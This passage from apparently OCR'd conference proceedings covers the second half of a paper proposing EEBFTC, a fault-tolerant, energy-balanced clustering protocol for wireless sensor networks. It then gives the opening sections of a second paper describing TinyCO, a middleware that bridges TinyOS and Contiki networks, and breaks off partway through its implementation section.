


Fig. 1. WSN organized in clusters

III. Proposed Framework

In the proposed protocol, the fault tolerance and energy efficiency will be taken into consideration as a major design issues. The new protocol is derived by combining between two routing protocols which are: the Energy Balanced Clustering EBC and the Fault Tolerance Power Aware protocol with Static Clustering FTPASC. Hence the basic structure and entities of the new protocol is similar to the EBC.

EBC is for energy balances cluster formation, cluster head selection, intra cluster and inter cluster communications in wireless sensor network. EBC ensures energy balance that prolongs the sensor nodes life and thus increase the overall life time of the wireless sensor network [4].

FTPASC is a fault tolerance routing algorithm that maximizes the life time of sensor network and increase the reliability of the network through electing two nodes with good properties, one act as an organizer node and the other as a cluster-head [3], the role of the organizer and cluster-head will be described briefly in the new proposed algorithm.

A. Proposed algorithm assumptions

Before describing the basic steps in the proposed protocol, we can assume the following: (1) The BS has an unlimited power source, processing power, and storage capacity and able to compute the residual energy of all sensors in each round according to their location and the amount of transmission data. (2) The sensed data transmitted to the BS via radio communication where it can be processed by the user. (3) The communication process consumes more energy than processing data in a sensor node. (4) The protocol will use the first order radio model [21] to calculate the energy dissipation in transmit and receive modes. The Eelec = 50 nJ/bit and ∊amp = 100 pJ/bit/m2, where Eelec the energy dissipates to run the transmitter or receiver circuitry and ∊amp is the transmit amplifier. Thus to transmit a k bit-message a distance d, the energy dissipates equal to

$$ETx\ (k,d) = Eelec * k + \in amp * k * d2 \qquad (1)$$

respectively, the energy dissipates to receive a k bit-message

$$ERx\ (k) = Eelec * k \qquad (2)$$

(5) After deployment, each node is able to determine its location and battery power. These information is very useful in CH selection, TDMA scheduling, intra and inter clustering communication.

B. Setup phase: initialization and organizer selection

In the setup phase, the BS broadcasts a setup-start message determining the geographical location of the organizer nodes. The chosen of these locations should take into consideration the following criteria: (1) in different clusters, the average number of sensor nodes is the same, (2) in each cluster, the average distance between sensor nodes minimized. Such criteria guarantee reduction in the power and distributed load among the nodes in overall whole network. After organizer nodes determined, each one sets up it’s own cluster by sending an invitation message to their neighbors. The sensor node which hears the invitation message will choose their organizer based on the strength of power of the received signals and will send (joint-REQ) message to the organizer to be registered in the cluster. The organizer sends an ACK to each node confirming their registration in the cluster. The power level of the sensor node will be attached with the (joint-REQ), so the organizer will have the essential information about its nodes which is enough to elect the cluster-head for this cluster. After receiving all (joint-REQ) messages, each sensor node in the network is attached only to one cluster that has one organizer node and thus the clusters are defined like in figure 1. The previous process will be formed before the network start to work. The organizer now elects a node to be a cluster-head of the cluster.

C. Set up phase: cluster-head (CH) selection

After a cluster is established, the organizer chooses the most powerful node in the cluster to be the cluster-head. There is other metrics can be considered in choosing CH as stated in literature as number of linked nodes, distance from BS…etc. The CH will collect the sensed data from sensor nodes of it’s cluster, perform data aggregation, and send the aggregated data to the BS. After a round (specific time interval) a CH selection process is performed in each cluster to select new CH to guarantee the energy balance between sensor nodes. New CH may not require for a specific round when CH is idle and forward very little traffic i.e. there is no significant change in the residual energy of the CH as it was at the start of the round, so the probability to choose the same CH for the next round is very high. The CH residual energy will be compared to a specific threshold to decide implementing the CH selection process. The issue of electing new CH when needed will save a lot of the energy. The re-clustering process will be done only in case of organizer failure. The node that will take place of the organizer and selected by the CH will do the re-clustering process and elect new CH for the new clusters.

D. Set up phase: TDMA schedule

After organizer selected the CH, it will assigns a fixed time slots for the first round to all the sensor nodes in the cluster using TDMA technique, so the sensed data by each sensor can be send to the CH. For the subsequent round, TDMA can be adaptive and arranged based on the traffic load of the node. The idea is to give the nodes with more traffic longer time slots, and give minimum time slot for idle nodes. The sensor node will request the organizer to increase or decrease its own time slot depends on the data to be sent. That will conserve the energy as time slot of idle node is decreased, and improve the delay as time slot of overloaded node is increased, hence sensed data can be forwarded to CH very fast.

E. Steady phase: forwarding sensed data

At every round the organizer sends a frame-start packet including the CH of the current round. The sensor node starts to send the sensed data to the CH using a single-hop (Intra cluster communication), each in it’s time slot assigned by the organizer. The sensor nodes sent also their residual power with the packet in a piggy back form that reduces the overheads in the network and save some energy. At the end of the round the CH send the aggregated data to the BS (Inter cluster communications) or to other CH who is nearer to BS. The CH uses CSMA when transmitting data to the BS to avoid collisions, it sense the channel and transmits when free, or waits when busy [13]. The CH also recognizes the most powerful nodes and sends this information to the organizer to be used in CH selection of the next round.

F. Steady phase: In the presence of faulty CH or organizer

The organizer monitors the functionality of the CH and responsible for selecting new CH in case of failure. If CH fails to work, then the organizer will continue CH role for the remaining time of the round. The organizer will choose the new CH basis on the power levels information of the current nodes.

On the other hand, the CH checks and monitors the organizer operations and chooses alternative one in case of failure. If organizer fails to work, then CH will play itself the role of the organizer for the remaining time of the round then the BS will select a new organizer and a re-clustering process will take place.

Periodically organizer and CH should exchange their status so they remain updated in case one takes place of the other.

Figure 2 shows the flowchart of the following algorithm which summaries the whole process briefly.

Algorithm

1. For first round:
   - The BS determines the organizers location.
   - The organizers form the clusters.
   - The organizer elects the most powerful node to be CH of the cluster.
2. For subsequent rounds:
   - CH receives data from the sensor nodes in it’s cluster, with the residual energy for each node.
   - Aggregate the data.
   - If $CH_{re} <$ Th.

       Do new CH selection.

     Else

       No new CH selection required.

     , where CH_{re} = CH residual energy and Th. = specific threshold.
3. When new CH selection, the organizer recognizes the most powerful nodes and selects the new CH.
4. In each cluster, the organizer and CH will check the status of each other, in case one of them fail the other will take place.




Fig. 2. The flowchart for EEBFTC protocol

IV. DISCUSSION/ RESULTS ANALYSIS

The proposed approach expected to give the following enhancements:

Reduction in power consumption: several factors contribute to work on that such as the criteria of organizer selection will preserve the energy consumption and grantee balanced load between all the nodes in the network, the amount of data to be sent to BS can be reduced due to aggregation, re-clustering formation mechanism that tend to re-clustering only when organizer failed, using dynamic TDMA scheduling so the node with lots of traffics to send will continuous transmitting for longer time slots, sending the node residual energy using piggy back form and average energy spent in forwarding a packet is reduced because of reliability and minimum data loss that provided through the fault tolerant capability.

Network lifetime extended: as a result of energy saved and the fault tolerance ability the node life will extended and thus the entire network.

Throughput: the amount of data transmission received successfully per second at the BS will increase as a balanced load distributed among nodes increase the node life.

Delay time improved: through using dynamic TDMA scheduling to allow overloaded node to have more time slots comparing to the idle one.

Furthermore, we expect the EEBFTC to give better performance when compared to EBC and FTPASC individually. The distributed load over the nodes and conserved energy will prolong node life that affect directly the throughput of the whole network.

In addition, one of the good features of this approach the awareness of battery level for each node. Each node will send it's residual energy after each round to help the organizer selecting the candidate node to be CH for the next round. The node sends this information using a piggy back form to reduce the overheads inside the network.

Summarizing our predications to which the power consumption minimized, throughput increased, overheads decreased and delay time improved leading the network to be highly reliable. The efficiency and reliability of the proposed protocol intends to have a robust protocol for wireless network.

V. Conclusion

In this paper, we proposed the framework of EEBFTC protocol which is a new routing protocol for wireless sensor networks. The EEBFTC is an enhancement of EBC protocol for low energy consumption. As new contribution in this paper, we proposed a fault tolerant ability in order to achieve further improvement in network life time.

EEBFTC utilizes several mechanisms that enhance the data transmission, delay and throughput. Moreover, the cluster formation, CH selection, re-clustering, intra cluster communications, and inter cluster communications, as well as the ability in which CH will be substituted by the organizer in case of failure and vice versa will increase the reliability of transmission and prolong network life through balanced power distribution.

Acknowledgement

This work was supported by the Research Center of Faculty of Computer and Information Sciences, Princess Nourah bint Abdulrahman University. Our sincere thanks go to the deanship of scientific research at Princess Nourah bint Abdulrahman University for their support. The author is so grateful for all these supports in conducting this research and makes it successful.

References

[1] Al-Karaki, J., and Kamal, A. (2004). "Routing Techniques in Wireless Sensor Networks: A Survey". IEEE Wireless Communications, Volume 11, Issue 6, pp.6 – 28.

[2] Akyildiz, I.F., Su, W.,Sankarasubramaniam, Y., and Cayirci, E. (2002). "Wireless sensor networks: a survey". Computer Networks, 38(4), pp.393–422.

[3] Khadivi, A. and Shiva, M. (2006). "FTPASC: A Fault Tolerant Power Aware Protocol with Static Clustering for Wireless Sensor Networks". wimob, pp.397-401, 2006 IEEE International Conference on Wireless and Mobile Computing, Networking and Communications.

[4] Nazir, B., and Hasbullah, H. (2010). "Energy balanced clustering in wireless sensor network". Information Technology (ITSim), International Symposium in, vol.2, no., pp.569-574.

[5] Abbasi, A.A. ,and Younis, M. (2007). "A survey on clustering algorithms for wireless sensor networks", Computer Communications 30, pp.2826–2841.

[6] Hill, J.L. (2003). "System Architecture for Wireless Sensor Networks". PhD thesis, University of California Berkeley.

[7] Ilikhan, O. (2008). "Wireless Sensor Networks". Available at http://knol.google.com/k/wireless-sensor-networks#.

[8] Bharathidasan, A., An, V., and Ponduru, S. (2002). "Sensor Networks: An Overview". Potentials, IEEE, vol. 2, pp. 20-23.

[9] Akkaya, K. and Younis, M. (2005). "A Survey on routing protocols for Wireless Sensor Networks", Ad Hoc Networks 3, pp. 325-349.

[10] Chanin, J.I., and Halloran, A.R.(2008). "Wireless Sensor Network for Monitoring Applications". A Major Qualifying Project Report for theDegree of Bachelor of Science, the University of Worcester Polytechnic Institute.

[11] Singh, S.K., Singh, M.P., and Singh, D.K. (2010). "Routing Protocols in Wireless Sensor Networks - A Survey". International Journal of Computer Science & Engineering Survey (IJCSES) Vol.1, No.2.

[12] Guowei, W., Chi, L., Lin, Y., and Bing, L. (2010). "A cluster based WSN fault tolerant protocol ". Journal: Journal of Electronics (china) , vol. 27, no. 1, pp. 43-50.

[13] Bansal, N., Sharma, T.P., Misra, M., and Joshi, R.C. (2008). "FTEP: A Fault Tolerant Election Protocol for Multi-level Clustering in Homogeneous Wireless Sensor Networks". In the proceedings of 16th IEEE International Conference on Networking, New Delhi, pp. 1-6.

[14] Heinzelman, W., Chandrakasan, A., and Balakrishnan, H. (2002). "An Application-Specific Protocol Architecture for Wireless Microsensor Networks". IEEE Trans. Wireless Comm., vol. 1, no. 4, pp. 660-670.

[15] Lindsey, S., and Raghavendra, S.C. (2002) "PEGASIS: Power-Efficient Gathering in Sensor Information Systems". IEEE Aerospace Conference Proceedings, Vol. 3, 9-16 pp. 1125-1130.

[16] Gupta, G., and Younis, M. (2003). "Fault-tolerant Clustering of Wireless Sensor Network". IEEE WCNC, pp. 1579-1584.

[17] Mehranil, M., Shanbehzadeh, J., Sarrafzadeh, A., Mirabedini, S.J., and Manford, C. (2010). "FEED: fault tolerant, energy efficient, distributed clustering for WSN". Proceedings of the 12th international conference on advanced communication technology.

[18] Younis, O., and Fahmy, S. (2004). "HEED: A Hybrid, Energy-Efficient, Distributed Clustering Approach for Ad-hoc Networks". IEEE Transactions on Mobile Computing, vol. 3, no. 4, pp. 366-369.

[19] Manjeshwar, A., and Agrawal, D.P. (2001). "TEEN: a protocol for enhanced efficiency in wireless sensor networks". Proceedings of the l st International Workshop on Parallel and Distributed Computing Issues in Wireless Networks and Mobile Computing, San Francisco, CA.

[20] Manjeshwar, A., and Agrawal, D.P. (2002). "APTEEN: A Hybrid Protocol for Efficient Routing and Comprehensive Information Retrieval in Wireless Sensor Networks". Proceedings of the International Parallel and Distributed Processing Symposium (IPDPS'02).

[21] Heinzelman, W., Chandrakasan, A., and Balakrishnan, H. (2000). "Energy-Efficient Communication Protocol for Wireless Microsensor Networks". Proc. 33rd Hawaii Int'l. Conf. Sys. Sci..

[22] Khadivi, M., Shiva, M., and Yazdani, N. (2005). "EPMPAC: An Efficient Power Management Protocol with Adaptive Clustering for Wireless Sensor Networks". in Proc. of the IEEE Int. Conf. on Wireless Communications, Networking and Mobile Computing, Wuhan, China, vol. 2, pp. 1108-1111.

[23] Younis, O., Fahmy, S. & Santi, P. (2004)."Robust communications for sensor networks in hostile environments". In Proc. IWQoS, pp.10-19.

[24] Kaushik, A. (2014). "A review on Routing Techniques in Wireless Sensor Networks, "International Journal of Advanced Research in Computer and Communication Engineering (IJARCCE), Vol. 3, Issue 6, pp.7221-7223.

[25] Khan, J. A., Qureshi, H. K., & Iqbal, A. (2015). Energy management in wireless sensor networks: a survey. Computers & Electrical Engineering, 41, 159-176.

[26] Li, Y., & Shi, R. (2015). An intelligent solar energy-harvesting system for wireless sensor networks. EURASIP Journal on Wireless Communications and Networking, pp. 1-12.

[27] Abdul-Salaam, G., Abdullah, A. H., Anisi, M. H., Gani, A., & Alelaiwi, A. (2016). A comparative analysis of energy conservation approaches in hybrid wireless sensor networks data collection protocols. Telecommunication Systems, 61(1), 159-179.

[28] Pradhan, S., Sharma, K., Dhakar, J. S., & Parmar, M. (2016). Cluster Head Rotation in Wireless Sensor Network: A Simplified Approach, Volume 4(1), pp. 1-4.

[29] Samantaray, A., Devi, G., Bal, R. S. (2016). The Energy Efficiency Clustering in Wireless Sensor Network, Journal of Network Communications and Emerging Technologies, Volume 6, Issue 3, pp. 86-92.

TinyCO – A Middleware Model for Heterogeneous Nodes in Wireless Sensor Networks

Atif Naseer
Science and Technology Unit
Umm Al-Qura University
Makkah, Kingdom of Saudi Arabia

Basem Y Alkazemi and Hossam I Aldoobi
College of Computer and Information System
Umm Al-Qura University
Makkah, Kingdom of Saudi Arabia

***Abstract*—Wireless sensor networks (WSNs) contain multiple nodes of the same configuration and type. The biggest challenge nowadays is to communicate with heterogeneous nodes of different WSNs. To communicate with distinct networks, an application requires generic middleware. This middleware should be able to translate the requests for contrary WSNs. Most of the wireless nodes use the TinyOS or Contiki operating systems. These operating systems vary in their architecture, configuration and programming model. An application cannot communicate with heterogeneous networks because of their divergent nature. In this paper, we design and implement TinyCO (a generic middleware model for WSNs), which overcomes these challenges. TinyCO is a general-purpose service-oriented middleware model. This middleware model can identify the heterogeneous networks based on TinyOS and Contiki. It allows applications to communicate with these networks using a generic request. This middleware interprets the given input into signatures of the underlying networks. This proposed middleware is implemented in Java and tested on TelosB motes.**

Keywords—wireless sensor networks; middleware; heterogeneous network; interoperability; service-oriented architecture

I. Introduction

Wireless sensor networks (WSNs) are composed of multiple sensor nodes with embedded sensors, actuators and radio communication [1,2]. These nodes are now capable of doing processing and transmission due to their efficient energy mechanism but are still complex in nature [3]. There was rapid development in applications of WSNs after the revolution of the Internet of Things (IoT). A recent survey from the Wireless World Research Forum foresees an increase in wireless devices up to 7 trillion by 2017 [4]. This would increase the demands of applications. An application cannot communicate directly with heterogeneous WSNs.

All the wireless nodes in any network contain an operating system to run. There are multiple operating systems available that serve WSNs. The two major operating systems used today are TinyOS and Contiki. To communicate with nodes, an application should know the signatures of the underlying network. All the applications are built for the specified network; these applications can only communicate with homogenous nodes of WSNs. All the nodes in WSNs use some operating system to communicate. This operating system remains the same in all sensor nodes within the same network and can vary in other WSNs. Most sensor networks use the TinyOS and Contiki operating systems. A WSN only consists of wireless nodes with the same type of operating system running.

In our previous paper [5], we identified the differences between the Contiki and TinyOS operating systems in their data exchange models. The operating systems are different in their architectures and programming models. That paper maps the architectures of TinyOS and Contiki into a component-based model. An application cannot communicate with both network types simultaneously without middleware. Middleware allows an application to communicate with heterogeneous nodes without modifying the request. The middleware will translate the request according to the signatures of the underlying network and will send the request to the network.

Atif et al. [6] proposed a general-purpose service-oriented middleware model for heterogeneous networks. Service-oriented architecture (SOA) is an advanced development in distributed computing. This approach uses “services” to interact with all the components of software and complete the task. All the frameworks following SOA have a common approach towards problems. Each activity in a service-oriented WSN application, like discovering, sensing and aggregation, is implemented as a separate service [7]. The proposed TinyCo middleware identifies the node types, configures the sensor nodes and allows data communication between heterogeneous networks. Initially the middleware will only support TinyOS- and Contiki-based WSNs. In this paper, we design and implement TinyCo (a generic middleware model for WSNs). Here, we discuss its complete working model, services, implementation and testing. TinyCo is implemented in Java and is tested on a real network of TinyOS and Contiki-based nodes. We deploy two different networks of TinyOS and Contiki of TelosB motes.

In the remainder of the paper, section II discusses the middleware role in WSNs and the challenges, section III highlights some of the common services of SOA-based middleware, section IV describes the TinyOS and Contiki programming models, the proposed middleware architecture is discussed in section V, section VI shows some implementation and results details, and section VII draws conclusions and offers suggestions for future work

II. Related Work and Challenges

In WSNs, the middleware role is very significant in terms of data delivery and information retrieval. Nowadays, people are building their own networks for multiple applications. An application cannot communicate with heterogeneous networks without middleware, as every network has potential mismatches in the data format and structures exchanged between nodes. An application layer of every network is responsible for data exchanges between users and the underlying network. Due to this mismatch, every network should have a separate application, and every application can only send/receive data to/from the specified underlying network. Middleware for WSNs plays an essential role in communication. The middleware identifies the network and modifies the request from an application according to the underlying network [8]. In the literature, many solutions have been discussed based on different approaches, like event-based, service-oriented, virtual-machine-based, agent-based, database-oriented and application-driven approaches. Several middleware models have been proposed under these approaches for WSNs.

A. *Event-Based Middleware*

Pietzuch [9] presented an event-based middleware model called Hermes. His proposed middleware supports reliability and interoperability between different components. The architecture of Hermes consists of a middleware layer, an event-based layer, a type-based and attribute-based pub/sub layer, an overlay routing network layer, and a network layer.

Boonma and Suzuki [10] proposed event-based middleware called TinyDDS. The architecture of this middleware allows an application to control the nonfunctional properties of the middleware and the application layer. This middleware model was designed specifically for a WSN and does not allow interoperability between heterogeneous nodes.

B. *Service-Oriented Middleware*

Some of the middleware follows a service-oriented approach. These types of middleware are based on SOA. SOA-based middleware is very common and well established in WSNs.

OASIS [11] is object-centric ambient-aware service-oriented sensor-net middleware. This middleware has a service-oriented programming framework. The major functionalities of this middleware are related to sensor node operation, communication and service discovery. Due to the limited resources of sensor nodes, this middleware maintains the service repository itself. There are two types of service repositories stored in this middleware: local and discovered.

Hydra [12] is middleware for ambient intelligence services and systems. Its architecture follows the component-based service-oriented approach. Some of the major components of its architecture are a service manager, an event manager, a device manager, a storage manager, a context manager and a security manager. These components provide services to its layers and allow an application to communicate with the underlying network.

C. *Virtual-Machine-Based Middleware*

Virtual-machine (VM) based middleware is also common in the literature. It provides a safe execution environment for user applications by virtualization. There are two types of VMs: middleware-level VMs and system-level VMs [13]. The middleware-level VMs are present between the application and the operating system, and system-level VMs are present inside the node. Every node in a network has a VM that allows applications to communicate with the network. These types of middleware consume more resources of nodes in terms of space and power.

Levis and Culler [14] proposed a VM-based middleware called Maté. The major contribution of Maté is to effectively handle resources like bandwidth and energy for sensor networks. Maté follows the event-based execution model of TinyOS. One of the main goals of this middleware is code management that provides updates to applications.

D. *Agent-Based Middleware*

The middleware that follows the agent-based approach is divided into modular programs. These programs are distributed through the network using mobile agents. Michal et al. [15] presented agent-based middleware for the IoT called Ubiware. This middleware supports the creation of multiple industrial systems. The major contribution of this middleware is to support the monitoring, composition, resource discovery and execution of multiple applications. This middleware is composed of three layers: a behavior engine, a middle layer, and shared and reusable resources (sensors, actuators, smart machines and devices).

UbiROAD [16] is agent-based middleware used for smart road environments. The major goal of this middleware is interoperability between in-car and roadside heterogeneous smart devices. This middleware provides a platform for smart traffic management. It can communicate with heterogeneous devices with respect to their standards, data formats and protocols. UbiROAD is self-adaptive middleware by deploying multiple agents.

E. *Database-Oriented Middleware*

The database-oriented middleware approach is very common nowadays. In this approach, an application can query a request to the database and the middleware executes that request. The sensor network receives the request from the middleware in the form of a query and sends the results accordingly.

Bonnet et al. [17] presented database-oriented middleware called COUGAR. This middleware deals with two types of data: stored data and data generated by sensor nodes. This middleware does not support event or code management but provides flexibility and accessibility to large groups of sensors

F. *Application-Driven Middleware*

The application-driven middleware approach focuses on quality of service and resource management. These types of middleware only support specific types of applications according to the network. These types of middleware fine-tune themselves according to the requirements of the application.

MiLAN [18] is application-driven middleware. It allows an application to send its requirements so that it can configure the network accordingly. To configure the network, MiLAN needs all the information of the network, like the number and types of sensors. This middleware is mostly used in medical applications.

Alex et al. also designed application-driven middleware for TinyOS called TinyCubus [19]. This middleware framework is implemented on top of TinyOS and manages the requirements of an application. Some of the major applications are related to driver assistance systems and bridge monitoring.

G. Middleware Challenges

All types of middleware face certain challenges during their implementation and execution. Hadim and Mohamed [20] list the common middleware challenges for WSNs. Some of these challenges are:

- Limited resources
- Scalability
- Dynamic network topology
- Heterogeneity
- Dynamic network organization
- Data aggregation
- Quality of service
- Security

III. Services of SOA Middleware

SOA-based middleware is very popular nowadays due to its architecture. These types of middleware offer several services to applications and networks for the completion of tasks. Some of the commonly used services of such middleware are:

1) Node manager: This service manages the nodes and all corresponding services.

2) Service discovery: All the available services of the middleware are invoked by service discovery. Usually, the service ID is used to find out the service.

3) Data communication: This service is used to communicate data between the middleware and the network or application layer.

4) Network management: This service usually monitors the network performance. This service can also be used for network maintenance.

5) Notification: This service is used to notify about the events in the network.

6) Data gathering: This service gets the data from the network and makes it presentable for application.

7) Routing: The network routing protocols and algorithms are managed by this service.

8) Group management: Some of the middleware manages groups of nodes inside the network. This service allows the application to communicate with multiple groups.

IV. The TinyOS and Contiki Programming Models

Atif et al. [5] proposed a component-based model for the TinyOS and Contiki programming models. The operating systems are different in their architectures and programming models. “Component-based software engineering (CBSE) is a branch of software engineering that stresses the separation of concerns in respect of the wide-ranging functionality available throughout a given software system” [21]. Components communicate with each other through interfaces; these interfaces are also used for communication with other layers of the network. They map the programming models of TinyOS and Contiki into a component-based model. For that purpose, we use only some of the characteristics of CBSE, like initialization, state control, communication and data exchange.

Contiki has a modular architecture and follows the hybrid model. The Contiki architecture consists of the Contiki kernel, libraries, a program loader and processes [22]. These are like components. All Contiki programs are processes. A process act is a component and should have some core functionalities and some interfaces for interaction with other components.

TinyOS follows a component-based model using event-driven programming [23]. The TinyOS programming model supports a component-based approach and provides two types of components: modules and configurations. The interface of every component is implemented in module components, while configurations are used to assemble other components together, connecting the interfaces used by some components to the interfaces provided by others.

Figure 1 shows the component-based models of TinyOS and Contiki. To communicate across networks, the component-based approach supports data interoperability between heterogeneous networks.




Fig. 1. Component-based models of TinyOS and Contiki

V. Proposed Middleware Model

A general-purpose middleware model was proposed in our previous paper [6]. The proposed middleware model consists of three layers: the application interface layer, the service layer and the hardware layer. These layers communicate the message from the application to the underlying network and vice versa. These layers provide services according to the needs of the network and the application. The user application interface (with the application layers of the middleware and the network) is interfaced with the hardware interface of the middleware. Figure 2 shows the layers of the proposed middleware.




Fig. 2. Proposed middleware model

A. Application Interface Layer

The application interface layer is responsible for invoking services that bind the application and the middleware and allows the messages to be communicated between the application and the middleware. The message received by the application interface layer is passed to the service layer.

B. Service Layer

The service layer contains most of the services required for communication and discovery. This layer invokes its service after receiving the message from the application layer. The message header contains a request, which allows the middleware to decide which service should be invoked. This layer wraps the message according to the underlying network signature and passes the message to the hardware interface layer. Figure 3 shows the services of the middleware service layer. The major services of this layer are discovery, identification, configuration, routing and sensing.

1) Service discovery: This service is responsible for managing all the services of the middleware and identifies the appropriate service for the application according to its requirements. When a request comes from the application layer to the middleware layer, the service discovery calls the appropriate service from its stack and sends the request to that service.

*2) Node identification**:*** The node identification service identifies the type of nodes in the network. There are multiple base stations available through which an application interacts with the network. This service identifies the TinyOS and Contiki base stations and their port numbers.

3) Network configuration: The major responsibility of this service is to configure the network, its topology, its node types and its operating system.

4) Data sensing: The data sensing service collects the sensed data from the network and makes it presentable for application.

5) Routing: Network routing, protocols and algorithms are managed by the routing service of the proposed middleware. In our case, the routing for TinyOS and Contiki-based networks is managed through this service.




Fig. 3. Middleware layer services

C. Hardware Interface Layer

The hardware interface layer consists of open, close, read and write services. These services are invoked upon the arrival of the message from the service layer. The hardware interface layer is responsible for opening and closing the connection with the underlying network. This layer can read the message from a connected node and can send the message to the underlying network.

VI. Implementation and Results

To implement the proposed middleware model, we selected two widely used operating systems: TinyOS and Contiki. TinyOS and Contiki are used in many types of sensor nodes. We design two different WSNs based on TinyOS and Contiki and run our middleware to verify the results.

A. Sensor Nodes

A lot of sensor motes are currently used in the development of systems. In our experimentation, we are using MEMSIC's TelosB mote. The TelosB platform was developed by UC Berkley [24]. It is an open-source platform and has many feature:

- IEEE 802.15.4 RF transceiver
- 250 kbps data rate
- Onboard antenna
- 8 MHz microcontroller
- 1 MB external flash for
- data collection and programming
- Onboard light, humidity and temperature sensors
- Supports the TinyOS and Contiki operating systems

Fig. 4. TelosB mote

B. Operating Systems

The TelosB mote supports the TinyOS and Contiki operating systems. To prove the concept of the proposed middleware, we use both operating systems in different networks. They are different in their architectures and programming models. Our proposed middleware supports both types of network nodes with these operating systems.

TinyOS is used mostly in sensor nodes and it is the most robust, innovative, energy-efficient and widely used operating system. TinyOS was developed by the University of California [25]. It uses the NesC language for component implementation.

Contiki was developed by the Swedish Institute of Computer Sciences [26]. Contiki uses the C programming language; its application runs on a microcontroller. Contiki follows event-driven programming.

C. Model

To implement and test the proposed middleware, we design two different types of networks. The first network contains TinyOS nodes and the second network contains Contiki-based nodes. Both networks have two types of nodes: remote nodes and base stations. The base station is physically connected to the system and acts as a gateway between sensor nodes and the middleware. The middleware sends/receives all the messages to/from the network through the base station.

Figure 5 shows the implemented network model. This model contains an application, the middleware and multiple sensor networks. The application initiates any requests for the underlying sensor network through the middleware. The middleware translates the message according to the network signatures. The middleware is connected to the base stations of every network. The middleware transmits the message to the base station, which broadcasts the message in the network. Every network contains multiple remote sensor nodes. The major functionalities of these nodes are to sense the data and transmit it to the base station. In the scenario shown in Figure 5, there are two types of networks: one contains all the TinyOS nodes and the other contains all the Contiki nodes. These remote nodes are connected through radio link to the base stations and among themselves.




Fig. 5. Network model

D. Middleware Services

The proposed middleware allows applications to interact with different types of networks using a generic request. The major functionalities of this middleware are:

1) Identification of Connected Ports

The application requests the middleware to identify the ports connected. The middleware runs its service discovery service to find out the motes connected with any sensor node. In Figure 6, the complete process is explained by the flowchart. The service discovery service identifies all the connected ports. This service discovers the port number and displays it to the application.

